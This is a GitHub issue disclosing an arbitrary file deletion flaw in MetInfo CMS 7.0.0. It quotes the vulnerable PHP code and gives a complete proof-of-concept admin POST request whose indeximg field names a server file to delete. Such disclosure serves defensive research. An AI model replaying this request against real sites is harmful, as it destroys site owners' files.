New issue

Jump to bottom

MetInfo 7.0.0 Arbitrary File Deletion #2

Open MRdoulestar opened this issue on Jan 14, 2020 · 0 comments

MRdoulestar commented on Jan 14, 2020 Owner


Vulnerability Name: Metinfo CMS Arbitrary File Deletion
Product Homepage: https://www.metinfo.cn/
Software link: https://u.mituo.cn/api/metinfo/download/7.0.0
Version: V7.0.0

The indeximg field is also deleted when the column is deleted in `/app/system/column/admin/index.class.php: _delolumn and fileUnlink`, and the indeximg field can be arbitrarily specified by the background user (in the function of adding a column picture).

```php
    private function _delolumn($id)
    {
        global $_M;
        if ($id && is_numeric($id)) {
            $config_database = load::mod_class('config/config_database', 'new');
            $column = $this->database->get_list_one_by_id($id);

            if (!$column) {
                return false;
            }

            //删除下级不同模块文件夹
            $lv = load::mod_class('column/column_op', 'new')->get_sorting_by_lv();
            $module = load::sys_class('handle', 'new')->mod_to_name($column['module']);

            //删除栏目下内容
            self::del_column_content($column['module'], $id, $column['classtype']);
            $classtype = $column['classtype'] + 1;
            foreach ($lv['class' . $classtype][$id] as $key => $val) {
                $this->_delolumn($val['id']);
            }

            /*删除文件*/
            self::del_column_file($column);

            /*删除栏目图片*/
            self::fileUnlink($column['indeximg']);
            self::fileUnlink($column['columnimg']);

            /*删除栏目*/
            $this->database->del_by_id($column['id']);
```


```php
    /*删除栏目上传文件*/
    private function fileUnlink($file_name)
    {
        if (stristr(PHP_OS, "WIN")) {
            $file_name = @iconv("utf-8", "gbk", $file_name);
        }
        if (file_exists($file_name)) {
            //@chmod($file_name,0777);
            $area_lord = @unlink($file_name);
        }
        return $area_lord;
    }
```

POC




```
POST /admin/?n=column&c=index&a=doEditorsave HTTP/1.1
Host: 10.211.55.6
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------172210677418114399992143883321
Content-Length: 3178
Connection: keep-alive
Referer: http://10.211.55.6/admin/
Cookie: PHPSESSID=268e9201bb4e347895ac2ac5afeb8334; Hm_lvt_520556228c0113270c0c772027905838=1578917132; Hm_lpvt_520556228c0113270c0c772027905838=1579013418; acc_auth=d9568Kwur%2Bv8GLH

-----------------------------172210677418114399992143883321
Content-Disposition: form-data; name="id"

79
-----------------------------172210677418114399992143883321
Content-Disposition: form-data; name="wap_ok"

0
-----------------------------172210677418114399992143883321
Content-Disposition: form-data; name="no_order"

0
-----------------------------172210677418114399992143883321
Content-Disposition: form-data; name="name"

yunsle
-----------------------------172210677418114399992143883321
Content-Disposition: form-data; name="text_size"


-----------------------------172210677418114399992143883321
Content-Disposition: form-data; name="text_color"


-----------------------------172210677418114399992143883321
Content-Disposition: form-data; name="nav"

0
-----------------------------172210677418114399992143883321
Content-Disposition: form-data; name="new_windows"

0
-----------------------------172210677418114399992143883321
Content-Disposition: form-data; name="isshow"

1
-----------------------------172210677418114399992143883321
Content-Disposition: form-data; name="ctitle"


-----------------------------172210677418114399992143883321
Content-Disposition: form-data; name="keywords"


-----------------------------172210677418114399992143883321
Content-Disposition: form-data; name="description"


-----------------------------172210677418114399992143883321
Content-Disposition: form-data; name="filename"
```

```
-----------------------------172210677418114399992143883321
Content-Disposition: form-data; name="index_num"

0
-----------------------------172210677418114399992143883321
Content-Disposition: form-data; name="namemark"


-----------------------------172210677418114399992143883321
Content-Disposition: form-data; name="indeximg"; filename=""
Content-Type: application/octet-stream


-----------------------------172210677418114399992143883321
Content-Disposition: form-data; name="indeximg"

/var/www/metinfo/this_is_test.php
-----------------------------172210677418114399992143883321
Content-Disposition: form-data; name="columnimg"; filename=""
Content-Type: application/octet-stream


-----------------------------172210677418114399992143883321
Content-Disposition: form-data; name="columnimg"


-----------------------------172210677418114399992143883321
Content-Disposition: form-data; name="icon"


-----------------------------172210677418114399992143883321
Content-Disposition: form-data; name="other_info"


-----------------------------172210677418114399992143883321
Content-Disposition: form-data; name="custom_info"


-----------------------------172210677418114399992143883321
Content-Disposition: form-data; name="access"

0
-----------------------------172210677418114399992143883321
Content-Disposition: form-data; name="display"

0
-----------------------------172210677418114399992143883321
Content-Disposition: form-data; name="nofollow"


-----------------------------172210677418114399992143883321
Content-Disposition: form-data; name="submit_type"

save
-----------------------------172210677418114399992143883321--
```



As: ignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant